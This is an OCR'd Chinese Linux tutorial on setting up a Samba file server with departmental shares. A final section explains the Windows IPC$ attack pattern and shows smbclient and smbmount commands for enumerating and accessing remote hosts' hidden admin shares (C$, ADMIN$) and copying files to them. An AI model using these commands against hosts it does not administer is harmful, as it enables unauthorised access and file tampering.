


首先，介绍一下Samba服务器的作用，它是Linux的一种文件服务器，它可以共享Linux系统文件以及共享打印机跟其它操作系统。Samba无论是在现实工作中还是Linux系统学习中都是很重要的，今天就来介绍一下Samba服务器的配置。

Samba软件包最新版本已是第四版了，你可以到www.samba.org下载或到中国的镜像网站下载。我们以Fedora Code 1讲解Samba服务器的配置及在办公中的应用。我的系统没有安装图形环境，操作全部在字符界面完成，如果你安装的是图形环境，可以开个终端和我一起练习。

一、安装samba软件

软件我们以rpm格式安装，如果你用源代码安装，看一下软件包中的帮助文件，可以给你一定的帮助。今天就简单一点，用光盘中自带的软件包安装。进入第一张安装盘，/Fedora/RPMS/的目录，用rpm -ivh --aid samba*.rpm进行安装，如果你和我使用的都一样是Fedora Code 1或者你使用的是RedHat Linux 9，且没有安装rpmdb软件包，那么你先要安装一下。rpmdb记录了Fedora系统rpm包的依存关系。若没有此软件包，安装其它工具时会出现依存上的错误，这个软件包，都放在第三张安装盘上。如果你无条件用安装盘，你可以到RedHat提供的Fedora下载目录下载，我使用wget命令从远程下载。(图1)


```
root@Devil:/opt
[root@Devil opt]# wget ftp://zeniv.linux.org.uk/pub/distributions/fedora/linux/core/1/SRPMS/rpmdb-fedora-1-0.20031103.src.rpm
--12:15:27--  ftp://zeniv.linux.org.uk/pub/distributions/fedora/linux/core/1/SRPMS/rpmdb-fedora-1-0.20031103.src.rpm
           => `rpmdb-fedora-1-0.20031103.src.rpm'
Resolving zeniv.linux.org.uk... done.
Connecting to zeniv.linux.org.uk[195.92.253.2]:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD /pub/distributions/fedora/linux/core/1/SRPMS ... done.
==> PASV ... done.    ==> RETR rpmdb-fedora-1-0.20031103.src.rpm ... done.
Length: 3,382 (unauthoritative)

100%[====================================>] 3,382        12.70K/s    ETA 00:00

12:15:39 (12.70 KB/s) - `rpmdb-fedora-1-0.20031103.src.rpm' saved [3382]

[root@Devil opt]# cd /soft/
```

图1 从远程下载rpmdb.rpm软件

安装完rpmdb软件包后，进入Samba软件包的目录安装软件：

```
[root@Devil opt]# cd /soft/Fedora/RPMS/
[root@Devil RPMS]# rpm -ivh --aid samba*.rpm
warning: samba-3.0.0-15.i386.rpm: V3 DSA signature: NOKEY, key ID 4f2a6fd2
Preparing...    #### [100%]
1:cups-libs     #### [ 25%]
2:samba-common  ####[ 50%]
3:samba         ####[ 75%]
4:samba-client  ####[100%]
```

以上/soft目录是我用autofs自动挂载的，你可以使用mount/dev/cdrom/mnt/来挂载自己的光驱设备。在这里我们清楚地看到，cups-libs这个包不是我们选择的，但也安装上了。cups-libs是samba软件包所需要的，必须先安装，这也体现了rpmdb的好处了！安装完成后，我们可以用service smb start、service smb stop、service smb restart命令控制服务器的开启、停止。(图2)



```
root@Devil:/opt
[root@Devil opt]# rpm -qa | grep samba
samba-common-3.0.0-15
samba-client-3.0.0-15
samba-3.0.0-15
[root@Devil opt]# service smb start
Starting SMB services:                    [  OK  ]
Starting NMB services:                    [  OK  ]
[root@Devil opt]# service smb stop
Shutting down SMB services:               [  OK  ]
Shutting down NMB services:               [  OK  ]
[root@Devil opt]# service smb restart
Shutting down SMB services:               [FAILED]
Shutting down NMB services:               [FAILED]
Starting SMB services:                    [  OK  ]
Starting NMB services:                    [  OK  ]
[root@Devil opt]#
```

图2 控制Samba服务器的开启、停止

SMB(Samba的简称)的配置文件是在/ect/samba/路径下的smb.conf文件，我先简单地介绍一下Samba服务器配置文件选项的意思，用vi编辑器打开smb.conf文件。

```
workgroup =         工作组的名字
server string=      服务器说明
netbios name =   服务器的名字，就是在Windows的网上邻居里看到的名字
log file = /var/log/samba/%m.log      SMB服务器日志文件
security = user  安全级别，共有四种share、user、server、domain
encrypt passwords = yes   是否密码加密
smb passwd file = /etc/samba/smbpasswd 密码文件所在的位置
```

以上是该文件的简单介绍，SMB的配置选项很多的，为了不让读者们看着杂志枯燥得想睡觉，我们以一个简单的案例来介绍服务器的配置。

二、应用案例

1 案例条件

我们用案例来模拟一个公司办公室的文件服务器，假设公司有三个部门，每个部门有二个员工。

(1)所有员工都可以在公司的任何位置移动办公，无论在任何位置都可以把自己的文件保存在samba服务器上。

(2)财务部(finance)、技术部(technic)、销售部(vendition)各有一个部门同享目录，为该部门内员工使用。

(3)每位员工都有自己的私有目录，并且所有员工都可以使用一个共享目录(office)。

(4)为了安全，所有员工不允许使用服务器上的shell。

2 案例分析

(1)私人目录，只要安装完成samba服务器，为指定用户创建用户账号，就会在服务器上/home/目录下为其创建个人目录，该目录默认权限就是700。

(2)财务部、技术部、销售部共享目录，可以自定义不同组，把各部门员工加入各组里即可。

(3)建立用户账号的时候，指定shell为空(/dev/null)，使该用户无法登录服务器终端。

(4)所有员工的共享目录，建一个公有目录不设访问用户即可。

3 案例实施

(1)为其三个部门创建自己的组。

(2)为所有员工创建账号及目录，假设财务部(finance)只有rose、

red 两个人，假设技术部（technic）只有 black、white 两个人，而销售部（vendition）员工是 green、blue，总经理是 ceo，共享目录为 office。

(3)把 rose red 两位财务部的加入 finance 组，把 green、blue 加入 vendition 组，把 black、white 加入 technic 组。

(4)为各部门创建目录 /home/technic、vendition、finance，并修改两个目录的权限，分别属于该组。

(5) 修改 samba 配置文件（/etc/samba/smb.conf）；

4 具体配置

首先添加组 technic、vendition、finance，并将所有下属员工添加账号并添加到相应的组内。(图 3)

```
# groupadd technic
# groupadd vendition
# groupadd finance
# useradd -g finance -s /dev/null rose
# useradd -g finance -s /dev/null red
# useradd -g vendition -s /dev/null green
# useradd -g vendition -s /dev/null blue
```

```
[root@Devil opt]# groupadd technic
[root@Devil opt]# groupadd vendition
[root@Devil opt]# groupadd finance
[root@Devil opt]# useradd -g finance -s /dev/null rose
[root@Devil opt]# useradd -g finance -s /dev/null red
[root@Devil opt]# useradd -g vendition -s /dev/null green
[root@Devil opt]# useradd -g vendition -s /dev/null blue
[root@Devil opt]# smbpasswd -a rose
New SMB password:
Retype new SMB password:
startsmbfilepwent_internal: file /etc/samba/smbpasswd did not exist. File succes
sfully created.
Added user rose.
[root@Devil opt]# smbpasswd -a red
New SMB password:
Retype new SMB password:
Added user red.
[root@Devil opt]#
```

图 3 添加用户组及用户

小知识

groupadd groupname 可以添加一个用户组；而 useradd -g groupname -s /dev/null username 可以添加用户的同时指定组并且指定它登录服务器所用的 shell，而 /dev/null 就是空，也就是不能登录服务器。

Samba 服务器用户必须是系统用户，但是系统用户不一定就是 Samba 用户，它们是用不同的文件来管理的。我们使用 smbpasswd -a username 将用户添加到 samba 的密码文件中。当然，如果公司内只有这几个人，那用这种重复的输入即可，但是如果公司几十人或更多，那么这种添加用户是很费力的，下面介绍一种用 shell 语言来批量添加的方法(图 4)。

```
[root@Devil opt]# for user in black white
> do
> useradd -g technic -s /bin/false $user
> smbpasswd -a $user
> done
New SMB password:                    提示用户black密码
Retype new SMB password:             确认用户black密码
Added user black.
New SMB password:
Retype new SMB password:
Added user white.
[root@Devil opt]#
```

图 4 使用 shell 语言批量添加用户

```
for user in black white
> do
> useradd -g technic -s /bin/fales $user
> smbpasswd -a $user
> done
```

当我们新建用户的时候是可以自动添加该用户的目录的，并且权限为 700(图 5)。但是我们新建组是不能直接添加上的，我们要手工来为组建立目录，工作目录建在什么位置都可以，为了方便管理，建议大家还是把它建在 /home 目录下面。

```
[root@Devil opt]# \ls -l /home/
total 40
drwx------    2 rose     technic      4096 Apr 17 20:56 angel
drwx------    2 black    technic      4096 Apr 22 12:50 black
drwx------    2 blue     vendition     4096 Apr 22 12:44 blue
drwx------    2 ceo      ceo          4096 Apr 22 12:54 ceo
drwx------    2 green    vendition     4096 Apr 22 12:44 green
drwx------    2 office   office       4096 Apr 22 12:54 office
drwx------    2 red      finance      4096 Apr 22 12:44 red
drwx------    2 hacker   hacker       4096 Apr 14 22:43 redhat
drwx------    2 rose     finance      4096 Apr 22 12:44 rose
drwx------    2 white    technic      4096 Apr 22 12:50 white
[root@Devil opt]#
```

图 5 新建用户时系统自动为用户创建的目录

我们手工为每个部门创建自己的共享目录时，可以把命令打在一行上，比如 mkdir/home/technic /home/vendition /home/finance，这样就可以一次创建三个目录。然后再使用 ls-ld 来查看目录的权限情况。看到结果并不是我们想要的，它的权限是 root 用户，root 组的，权限为 755，我们建立的那些账户是没有写权限的(图 6)。需要让该组拥有文件夹的绝对权限，并把权限设为 770，让所有该部门的用户都有对目录的控制权限(图 7)。

注意

在图 5 中命令，\ls -l /home 前面的"\"是为了大家可以看得清楚，否则 ls -l /home 命令返回的目录为蓝色读者一定看不清楚，所以我加个"\"，下面道理相同。

```
# chgrp finance /home/finance/
# chgrp technic /home/technic/
# chgrp vendition /home/vendition/
# chmod 770 /home/finance/ /home/technic/ /home/vendition/
```

```
[root@Devil root]# \ls -ld /home/finance/ /home/vendition/ /home/technic/
drwxr-xr-x    2 root     root         4096 Apr 25 15:55 /home/finance/
drwxr-xr-x    2 root     root         4096 Apr 22 14:17 /home/technic/
drwxr-xr-x    2 root     root         4096 Apr 22 14:11 /home/vendition/
[root@Devil root]#
```

图 6 查看新建文件夹的权限

```
[root@Devil root]# \ls -ld /home/finance/ /home/vendition/ /home/technic/
drwxrwx---    2 root     finance      4096 Apr 25 15:55 /home/finance/
drwxrwx---    2 root     technic      4096 Apr 22 14:17 /home/technic/
drwxrwx---    2 root     vendition     4096 Apr 22 14:11 /home/vendition/
[root@Devil root]#
```

图 7 查看改过权限的文件权限

为了让所有用户在修改该文件时，都能达到该文件所有组用户修改的效果，我们要把文件夹加上 s 位后再看看文件夹的权限（图 8)。

```
# chmod g+s /home/finance/ /home/technic/ /home/vendition/
# \ls -ld /home/finance/ ; \ls -ld /home/technic/ ; \ls
-ld /home/vendition/
```

```
[root@Devil root]# \ls -ld /home/finance/ ; \ls -ld /home/technic/ ; \ls -ld /ho
me/vendition/
drwxrws---    2 root     finance      4096 Apr 22 13:40 /home/finance/
drwxrws---    2 root     technic      4096 Apr 22 14:17 /home/technic/
drwxrws---    2 root     vendition     4096 Apr 22 14:11 /home/vendition/
[root@Devil root]#
```

图 8 查看改过权限的文件权限

小知识

如果我们想把单独的命令在一行输入，需要在命令之间加上";"来分开每条命令，比如：make ; make install。

好了，我们已经完成系统磁盘的配置了，现在我们只需要把 SMB 的配置文件修改一下就搞定了。用 vi 编辑器打开 /etc/samba/smb.conf 文件，修改以下选项，这个要按公司的实际情况及以上的配置而定：

```
workgroup = workgroup  # 工作组的名称，可设成其它。
server string = samba files server  #服务器说明，会出现在共享目录上。
netbios name = www.safecn.net  #Samba 服务器的名字，这不是系统名字噢。
log file = /var/log/samba/%i.log  # 系统日志的位子，默认是m，我们现在改成i，代表日志文件名是以 #IP 形式出现的。
security = user  # 级别安全，默认就是 user，用户登录服务器必须输入密码。
encrypt passwords = yes  # 是否使用加密密码，默认是注释掉的，去掉前面的“;”就启用。
smb passwd file = /etc/samba/smbpasswd  #SMB 服务器的密码文件，默认也是注释掉的。
# 在配置文件最下面添加各组添加共享目录
[finance]
path = /home/finance  # 目录的路径。
comment = explain  # 目录的描述；
valid users = @finance  # 哪些用户可以登录，可以填写用户名，多个用逗号分开，这里我们用的是用户组。
write list = @finance  # 哪些用户有写权限，同上。
create mask = 0770  # 建目录的权限是什么。
directory mask =0770  # 目录的权限是什么。
```

我只是添加一个部门的目录，大家可以用这个格式来把其它目录添加到配置文件中(图9)。至于共享目录office，建立office目录，目录权限设成777或你想要的权限，并在配置文件中添加如下信息即可。

```
[office]
path = /home/office
public = yes
writable = yes
```

```
root@Devil:/opt
[finance]
        path = /home/finance
        comment = this'sdept.finance share directory
        valid users = @finance
        write list = @finance
        create mask = 0770
        directory mask = 0770
[vendition]
        path = /home/vendition
        comment = this'sdept.finance share directory
        valid users = @vendition
        write list = @vendition
        create mask = 0770
        directory mask = 0770
-- INSERT --
```

图9 添加各部门共享目录

```
root@Devil:/opt
[root@Devil opt]# service smb restart
Shutting down SMB services:                        [  OK  ]
Shutting down NMB services:                        [  OK  ]
Starting SMB services:                             [  OK  ]
Starting NMB services:                             [  OK  ]
[root@Devil opt]# smbmount //192.168.3.254/ceo /mnt/ -o username=ceo%ceo
[root@Devil opt]# ls /mnt/
[root@Devil opt]# cp /etc/passwd /mnt/
[root@Devil opt]# ls -l /mnt/passwd
-rwxr-xr-x    1 root     root         1752 Apr 22 13:43 /mnt/passwd
[root@Devil opt]# ls -l /home/ceo/passwd
-rwxr--r--    1 ceo      ceo          1752 Apr 22 13:43 /home/ceo/passwd
[root@Devil opt]#
```

图10 Linux 客户端测试 SMB 服务器

这时我们可以使用Linux、Windows的客户端来测试了，当然如果你改过配置文件就要重新启动一下SMB服务，使其修改生效。

在Linux系统输入smbmount //192.168.3.254/ceo /mnt/ -o username=ceo%ceo来测试服务器。

命令提示：用客户端工具smbmount挂载服务器（192.168.3.254）上的ceo目录到本机的/mnt目录下，username=用户名%密码。

大家不要以为ceo%ceo是重复指定两个用户名噢，是因为容易记忆，我把用户名和密码设成相同了（图10）。

我们还可以用windows用户登录服务器测试，输入用户名和密码就可以进入该服务器，默认的是可以显示自己的用户目录及所有组的目录，但是只能访问自己的目录及自己所在部门的目录！如果更换用户可以注销一下计算机。我们进入finance目录，新建个文件，我们在服务端及客户端看看，如图11和图12。




图11 登录自己所在组可以对文件操作

```
root@Devil:/opt
[root@Devil opt]# \ls -l /home/finance/nohack.txt
-rwxrw----    1 rose     finance        20 Apr 25 15:56 /home/finance/nohack.txt
[root@Devil opt]# more /home/finance/nohack.txt
http://www.nohakc.cn
[root@Devil opt]#
```

图12 在服务器上验证文件是否添加成功

如果你也可以看到上面的结果就说明服务器可以正常工作了，大家可以在自己的计算机上测试一下其它用户，我直接在Linux系统测试各个组是否可以正常工作（图13）。

```
root@Devil:/opt
[root@Devil opt]# ll /home/finance/
total 0
-rwxrw----    1 red      finance         0 Apr 22 13:40 nohack.txt
[root@Devil opt]# ll /home/technic/
total 4
-rw-r--r--    1 root     technic        51 Apr 22 14:17 test.txt
[root@Devil opt]# ll /home/vendition/
total 4
-rwxrw----    1 blue     vendition     170 Apr 22 14:11 hosts
[root@Devil opt]# ll /mnt/cdrom/
total 0
[root@Devil opt]# ll /mnt/floppy/
total 0
[root@Devil opt]# ll /mnt/smb/
total 0
[root@Devil opt]# smbmount //192.168.3.254/finance /mnt/cdrom/ -o username=rose%rose
[root@Devil opt]# smbmount //192.168.3.254/vendition /mnt/floppy/ -o username=blue%blue
[root@Devil opt]# smbmount //192.168.3.254/technic /mnt/smb/ -o username=white%white
[root@Devil opt]# ll /mnt/cdrom/
total 0
-rwxr-xr-x    1 root     root            0 Apr 22 13:40 nohack.txt
[root@Devil opt]# ll /mnt/smb/
total 1
-rwxr-xr-x    1 root     root           51 Apr 22 14:17 test.txt
[root@Devil opt]# ll /mnt/floppy/
total 1
-rwxr-xr-x    1 root     root          170 Apr 22 14:11 hosts
[root@Devil opt]#
```

图13 Linux 测试各部门目录工作正常

三、SMB客户工具技巧

大家是否都非常熟悉IPC$这种攻击模式呢?从小菜的时候就开始运用的攻击手法！

```
net use \\192.168.1.2\ipc$ "" /user:"administrator"
net use z: \\192.168.1.2\c$
copy c:\smb.exe \\192.168.1.2\c$
at……
```

这是对付Windows 2K的经典手法，也是方便我们网管对远程用户管理的。那么现在很多朋友都开始学习Linux系统，你知道如何用Linux利用这个“漏洞”吗？下面就开始了！

我们怎么在局域网中找到其它主机呢？当然是用ping命令了，这个命令在Linux里有个-d的参数，可以扫描网段生存的主机，如果你用扫描器那就更方便了。

我们也可以用 nmblookup 来查看网段上是否有共享的主机，还可以用 smbtree-b -U administrator 来测试一下网段上有什么共享资源。图中有很多乱码(图14)，这是系统编码问题，但是从 C$、H$……可以看出，这就是 Windows 系统的默认共享目录。

```
[root@Devil opt]# smbtree -b -U administrator
Password:
WORKGROUP
        \\DNS-SERVER
                \\DNS-SERVER\C$          [illegible]
                \\DNS-SERVER\H$          [illegible]
                \\DNS-SERVER\ADMIN$      [illegible]
                \\DNS-SERVER\F$          [illegible]
                \\DNS-SERVER\G$          [illegible]
                \\DNS-SERVER\D$          [illegible]
                \\DNS-SERVER\IPC$        [illegible] IPC
                \\DNS-SERVER\E$          [illegible]
[root@Devil opt]#
```

图 14 用 smbtree 来测试网上是否有共享资源

然后我们用 ping 主机名，来到该主机的 IP 地址，这时我们就可以用 smbclient -L //192.168.3.1/ADMIN$ -U administrator 得到共享资源（图15）。很清楚而且很眼熟吧。当然前提你要知道对方主机的密码！

```
[root@Devil opt]# smbclient -L //192.168.3.1/c$ -U administrator
Password:

        Sharename       Type      Comment
        ---------       ----      -------
        E$              Disk      [illegible]
        IPC$            IPC       [illegible] IPC
        D$              Disk      [illegible]
        G$              Disk      [illegible]
        F$              Disk      [illegible]
        ADMIN$          Disk      [illegible]
        H$              Disk      [illegible]
        C$              Disk      [illegible]
session request to 192.168.3.1 failed (Called name not present)
session request to 192 failed (Called name not present)

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
[root@Devil opt]#
```

图 15 用 smbclient 得到该主机共享资源

得到了这么多信息，那我们怎么才能登录该主机或访问它的磁盘呢？我们可以用 smbclient //192.168.3.1/c$ -U administrator 命令登录该主机；这时 smb:\>是不是也有点 Windows 系统的味道呢！（图16）

```
[root@Devil opt]# smbclient //192.168.3.1/c$ -U administrator
Password:
smb: \> cd winnt
smb: \winnt\> ls system32
  system32                          DA        0  Tue Apr 25 13:25:13 2006

                40036 blocks of size 131072. 9236 blocks available
smb: \winnt\> ls system32/cmd.exe
  cmd.exe                            A   296720  Thu Jun 19 12:05:04 2003

                40036 blocks of size 131072. 9236 blocks available
smb: \winnt\> ls *.ini
  avrack.ini                                164  Fri Jul  6 00:19:12 2001
  desktop.ini                        H      271  Sat Apr 15 00:37:29 2006
  GetVBRes.ini                       A      110  Thu Apr 20 00:16:14 2006
  msdfmap.ini                        A     1405  Thu Jun 19 12:05:04 2003
  ODBC.INI                           A      621  Sat Apr 15 15:09:41 2006
  ODBCINST.INI                       A     4029  Sat Apr 15 00:37:45 2006
  Rav.ini                            A      661  Sun Apr 23 22:14:15 2006
  Rising.ini                         A       15  Tue Apr 18 01:43:51 2006
  RsConfig.ini                       A       22  Wed Apr 19 00:44:40 2006
  system.ini                         A      231  Sat Apr 15 00:22:36 2006
  vb.ini                             A       36  Sat Apr 15 00:35:28 2006
  vbaddin.ini                        A       37  Sat Apr 15 00:35:28 2006
  win.ini                            A      385  Sat Apr 15 03:09:45 2006

                40036 blocks of size 131072. 9236 blocks available
smb: \winnt\>
```

图 16 远程访问 Windows 磁盘文件

现在我们就可以上传（get）下载(put)文件了（图17）。

小菜们要说了，我在 Windows 系统可以用 net use z:\\192.168.1.2\c$ 命令映射对方的目录到本机上，而且使用图形操作，多方便啊！Linux 也可以！因为本人计算机没有安装图形界面，所以呢，我们只能在字符界面演示把它“映射”到本机目录的过程了。我们用 smbmount //192.168.3.1/ADMIN$/home/redhat/ -o username=administrator 命令把 Windows 目录挂载到本机，前提是你本机上要有 /home/redhat 目录，否则你要手工新建一个或挂载到其它目录上，这时你就可以用 ls /home/redhat/ 来查看效果了（图18）。

```
[root@Devil opt]# smbclient //192.168.3.1/c$ -U administrator
Password:
smb: \> cd winnt
smb: \winnt\> put /etc/passwd passwd
smb: \winnt\> get win.ini
smb: \winnt\> pwd
Current directory is \\192.168.3.1\c$\winnt\
smb: \winnt\>
```

图 17 上传下载文件

```
[root@Devil opt]# smbmount //192.168.3.1/ADMIN$ /home/redhat/ -o username=admini
strator
Password:
[root@Devil opt]# cd /home/redhat/
[root@Devil redhat]# \ls
ACD Wallpaper.bmp                     ockodak.log
Active Setup Log.txt                  ODBC.INI
addins                                ODBCINST.INI
alcrmv.exe                            OEWABLog.txt
alcupd.exe                            Offline Web Pages
Application Compatibility Scripts     passwd
AppPatch                              PCHEALTH
avrack.ini                            PIF
certocm.log                           poledit.exe
chipset.log                           Rav.inf
clock.avi                             Rav.ini
clusocm.log                           regedit.exe
```

图 18 将 Windows 系统目录挂载到本机

在图18中，可以看到一个 Rav.ini。用过瑞星软件的一定看着眼熟，这就是对方机器上的 c:\winnt\ 目录，如果你连接上去的是用管理员用户，那也就有了管理员的权限，可以删除、添加及改写文件（图19）。

```
[root@Devil opt]# \ls /home/redhat/*.log
